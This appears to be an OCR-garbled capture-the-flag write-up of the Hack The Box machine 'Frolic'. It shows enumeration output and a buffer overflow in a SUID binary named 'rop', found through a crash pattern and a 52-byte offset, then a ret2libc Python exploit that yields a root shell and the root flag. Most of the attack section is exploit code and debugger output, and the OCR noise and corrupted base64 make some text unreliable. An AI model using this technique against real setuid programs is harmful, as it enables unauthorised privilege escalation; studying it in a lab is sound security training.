[-] Can't search *.ini files as no keyword was entered [-] All *.conf files in /etc (recursive 1 level): -rw-r--r-- 1 root root 144 Sep 23 2018 /etc/kernel-img.conf -rw-r--r-- 1 root root 4781 Mar 17 2016 /etc/hdparm.conf -rw-r--r-- 1 root root 552 Mar 16 2016 /etc/pam.conf -rw-r--r-- 1 root root 703 May 6 2015 /etc/logrotate.conf -rw-r--r-- 1 root root 14867 Apr 12 2016 /etc/ltrace.conf -rw-r--r-- 1 root root 604 Jul 3 2015 /etc/deluser.conf -rw-r--r-- 1 root root 34 Jan 27 2016 /etc/ld.so.conf -rw-r--r-- 1 root root 497 May 4 2014 /etc/nsswitch.conf -rw-r--r-- 1 root root 350 Sep 23 2018 /etc/popularity-contest.conf -rw-r--r-- 1 root root 2969 Nov 11 2015 /etc/debconf.conf -rw-r--r-- 1 root root 771 Mar 6 2015 /etc/insserv.conf -rw-r--r-- 1 root root 1889 Dec 10 2015 /etc/request-key.conf -rw-r--r-- 1 root root 2084 Sep 6 2015 /etc/sysctl.conf -rw-r--r-- 1 root root 191 Jan 19 2016 /etc/libaudit.conf -rw-r--r-- 1 root root 2584 Feb 18 2016 /etc/gai.conf -rw-r--r-- 1 root root 100 Apr 11 2017 /etc/sos.conf -rw-r--r-- 1 root root 6488 Sep 23 2018 /etc/ca-certificates.conf -rw-r--r-- 1 root root 92 Oct 22 2015 /etc/host.conf -rw-r--r-- 1 root root 1371 Jan 28 2016 /etc/rsyslog.conf -rw-r--r-- 1 root root 338 Nov 18 2014 /etc/updatedb.conf -rw-r--r-- 1 root root 1260 Mar 17 2016 /etc/ucf.conf -rw-r--r-- 1 root root 280 Jun 20 2014 /etc/fuse.conf -rw-r--r-- 1 root root 967 Oct 30 2015 /etc/mke2fs.conf -rw-r--r-- 1 root root 6920 Jan 11 2018 /etc/overlayroot.conf -rw-r--r-- 1 root root 194 Sep 23 2018 /etc/playsmsd.conf -rw-r--r-- 1 root root 3028 Feb 28 2018 /etc/adduser.conf [-] Location and contents (if accessible) of .bash history file(s): /home/sahay/.bash history /home/ayush/.bash history

- [-] Location and Permissions (if accessible) of .bak file(s):
 -rw-r--r-- 1 root root 7138 Feb 13 2018 /usr/local/lib/node_modules/node-red/node_modules/form-data/README.md.bak
- [-] Any interesting mail in /var/mail: total 8 drwxrwsr-x 2 root mail 4096 Feb 28 2018 . drwxr-xr-x 14 root root 4096 Sep 23 2018 ..

```
www-data@frolic:/home/ayush/.binary$ ls -al
total 16
drwxrwxr-x 2 ayush ayush 4096 Sep 25 2018 .
drwxr-xr-x 3 ayush ayush 4096 Sep 25 2018 ..
-rwsr-xr-x 1 root root 7480 Sep 25 2018 rop
```

```
www-data@frolic:/home/ayush/.binary$ ./rop
[*] Usage: program <message>
www-data@frolic:/home/ayush/.binary$ ./rop message
```

www-data@frolic:/home/ayush/.binary\$ base64 rop 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

(root@ kali)-[/Documents/htb/boxes/frolic]
vi rop.b64

```
____(root@ kali)-[/Documents/htb/boxes/frolic/re]
# base64 -d rop.b64 > rop

____(root@ kali)-[/Documents/htb/boxes/frolic/re]
# chmod +x rop
```

```
gdb <u>rop</u>
 Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <a href="http://gnu.org/licenses/gpl.html">http://gnu.org/licenses/gpl.html</a>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
 For bug reporting instructions, please see:
 <https://www.gnu.org/software/gdb/bugs/>.
 Find the GDB manual and other documentation resources online at:
     <a href="http://www.gnu.org/software/gdb/documentation/">http://www.gnu.org/software/gdb/documentation/>.</a>
 For help, type "help".
Type "apropos word" to search for commands related to "word" ...
Reading symbols from rop ...
 (No debugging symbols found in rop)
             r hackerman
Starting program: /Documents/htb/boxes/frolic/re/rop hackerman
[+] Message sent: hackerman[Inferior 1 (process 8736) exited normally]
Warning: not running
Starting program: /Documents/htb/boxes/frolic/re/rop 'AAA%AASAABAA$AANAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAACAA2AAHAAdAA3AAIAAeAA4AAJAAfAASAAKAAgAAAAL
Program received signal SIGSEGV, Segmentation fault.
         \rightarrow 0 \times 2
CX: 0×0
DX: 0×5f ('_')
SI: 0×f7fb1000 → 0×1e4d6c
EDI: 0**/†D1000 → 0*16406C
EBP: 0*31414162 ('bAA1')
ESP: 0**ffffd130 ("ACAAZAAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AAL")
EIP: 0*41474141 ('AAGA')
EFLAGS: 0*10286 (carry PARITY adjust zero SIGN trap INTERRUPT di
```

we get a sig fault, the programme may have buffer overflow 0x41474141 = AGAA

```
gdb-peda$ pattern_offset 0×41474141
1095188801_found at offset: 52
```

Stopped reason:

```
Program received signal SIGSEGV, Segmentation fault.
EAX: 0×3c ('<')
EBX: 0×ffffd190 → 0×2
ECX: 0×0
EDX: 0×0
ESI: 0 \times f7fb1000 \longrightarrow 0 \times 1e4d6c
EDI: 0×f7fb1000 → 0×1e4d6c
EBP: 0×41414141 ('AAAA')
ESP: 0×ffffd160 ("c0d3")
EIP: 0×64313364 ('d31d')
0000 | 0×ffffd160 ("c0d3")
    0×ffffd164 → 0×ffffd200 → 0×2
0004
    0 \times ffffd168 \longrightarrow 0 \times fffffd240 \longrightarrow 0 \times fffffd445 ("COLORFGBG=15;0")
0008
                         l (<__libc_csu_init+33>: lea eax,[ebx-0×f8])
    0×ffffd16c → 0×8048561 (<_
0×ffffd170 → 0×ffffd190 —
0012
0016
                             → 0×2
    0×ffffd174 → 0×0
0020
    0 \times ffffd178 \longrightarrow 0 \times 0
0024
0028 0×ffffd17c → 0×f7deae46 (<__libc_start_main+262>:
                                                             esp,0×10)
Legend: code, data, rodata, value
Stopped reason:
0×64313364 in ?? ()
```

EIP = 'd31d'ESP = 'c0d3'

we know we have bufferoverflow and we can controle all this

```
gdb-peda$ checksec
CANARY : disabled
FORTIFY : disabled
NX : ENABLED
PIE : disabled
RELRO : Partial
```

www-data@frolic:/home/ayush/.binary\$ cat /proc/sys/kernel/randomize_va_space

ASLR is off

```
www-data@frolic:/home/ayush/.binary$ uname -a
Linux frolic 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:22:43 UTC 2018 i686 athlon i686 GNU/Linux
```

we are on 32bits system

```
www-data@frolic:/home/ayush/.binary$ ldd rop
    linux-gate.so.1 ⇒ (0×b7fda000)
    libc.so.6 ⇒ /lib/i386-linux-gnu/libc.so.6 (0×b7e19000)
    /lib/ld-linux.so.2 (0×b7fdb000)
```

we get the libc address = 0xb7e19000

the other thing we need , the location off system and exit

```
(root  kali)-[/Documents/htb/boxes/frolic/www]
vi exploit.py
```

www-data@frolic:/home/ayush/.binary\$readelf -s /lib/i386-linux-gnu/-libc.so.6 |grep -i system

```
245: 00112f20 68 FUNC GLOBAL DEFAULT 13 svcerr_systemerr@@GLIBC_2.0 627: 0003ada0 55 FUNC GLOBAL DEFAULT 13 __libc_system@@GLIBC_PRIVATE 1457: 0003ada0 55 FUNC WEAK DEFAULT 13 system@@GLIBC_2.0
```

system addresse = 0x0003ada0

www-data@frolic:/home/ayush/.binary\$readelf -s /lib/i386-linux-gnu/-libc.so.6 |grep -i exit

```
112: 0002edc0
                 39 FUNC
                             GLOBAL DEFAULT
                                              13 __cxa_at_quick_exit@@GLIBC_2.10
                  31 FUNC
141: 0002e9d0
                             GLOBAL DEFAULT
                                              13 exit@@GLIBC_2.0
450: 0002edf0
                 197 FUNC
                                              13 __cxa_thread_atexit_impl@@GLIBC_2.18
                             GLOBAL DEFAULT
                  24 FUNC
558: 000b07c8
                             GLOBAL DEFAULT
                                              13 _exit@@GLIBC_2.0
                  56 FUNC
616: 00115fa0
                             GLOBAL DEFAULT
                                              13 svc_exit@@GLIBC_2.0
                 31 FUNC
                             GLOBAL DEFAULT
652: 0002eda0
                                              13 quick_exit@@GLIBC_2.10
876: 0002ebf0
                  85 FUNC
                             GLOBAL DEFAULT
                                              13 __cxa_atexit@@GLIBC_2.1.3
1046: 0011fb80
                  52 FUNC
                             GLOBAL DEFAULT
                                              13 atexit@GLIBC_2.0
1394: 001b2204
                  4 OBJECT
                             GLOBAL DEFAULT
                                              33 argp_err_exit_status@@GLIBC_2.1
1506: 000f3870
                  58 FUNC
                             GLOBAL DEFAULT
                                              13 pthread_exit@@GLIBC_2.0
1849: 000b07c8
                  24 FUNC
                             WEAK
                                    DEFAULT
                                              13 _Exit@@GLIBC_2.1.1
                                              33 obstack_exit_failure@@GLIBC_2.0
                             GLOBAL DEFAULT
2108: 001b2154
                  4 OBJECT
2263: 0002e9f0
                  78 FUNC
                             WEAK
                                    DEFAULT
                                              13 on_exit@@GLIBC_2.0
2406: 000f4c80
                   2 FUNC
                                              13 __cyg_profile_func_exit@@GLIBC_2.2
                             GLOBAL DEFAULT
```

strings -atx /lib/i386-linux-gnu/libc.so.6 | grep /bin/sh

```
15ba0b /bin/sh
```

```
root® kali)-[/Documents/htb/boxes/frolic/www] D
wi exploit.py 00182154 A 083ECT GLOBAL D
```

```
import struct
libc = 0×b7e19000
system = struct.pack('<I' , libc + 0×0003ada0)
exit = struct.pack('<I' , libc + 0×0002e9d0)
binsh = struct.pack('<I' , libc + 0×0015ba0b)

payload = system + exit + binsh
print payload</pre>
```

making sure that my exploit look fine ,8bytes+8bytes+8bytes+0a:nullbyte bcz its online terminal

we know it works we need to create a buffer and send it to crash the program and execute the exploit

```
import struct

junk = "A"*52
libc = 0*b7e19000
system = struct.pack('<I' , libc + 0*0003ada0)
exit = struct.pack('<I' , libc + 0*0002e9d0)
binsh = struct.pack('<I' , libc + 0*0015ba0b)

payload = junk+system + exit + binsh
print payload</pre>
```

if we run it

it looks good

www-data@frolic:/dev/shm\$echo -n aW1wb3J0IHN0cnVjdAoKanVuayA9ICJBIio1MgpsaWJjID0gMHhiN2UxOTAwMApzeXN0ZW0g lbase64 -d > exploit.py

```
www-data@frolic:/dev/shm$ cat exploit.py
import struct

junk = "A"*52
libc = 0*b7e19000
system = struct.pack('<I' , libc + 0*0003ada0)
exit = struct.pack('<I' , libc + 0*0002e9d0)
binsh = struct.pack('<I' , libc + 0*0015ba0b)

payload = junk+system + exit + binsh
print payload</pre>
```

```
www-data@frolic:/dev/shm$ cd -
/home/ayush/.binary
www-data@frolic:/home/ayush/.binary$ ./rop $(python /dev/shm/exploit.py)
# id
uid=0(root) gid=33(ww-data) groups=33(ww-data)
# ■
```

```
# cat /root/root.txt
85d3fdf03f969892538ba9a731826222
```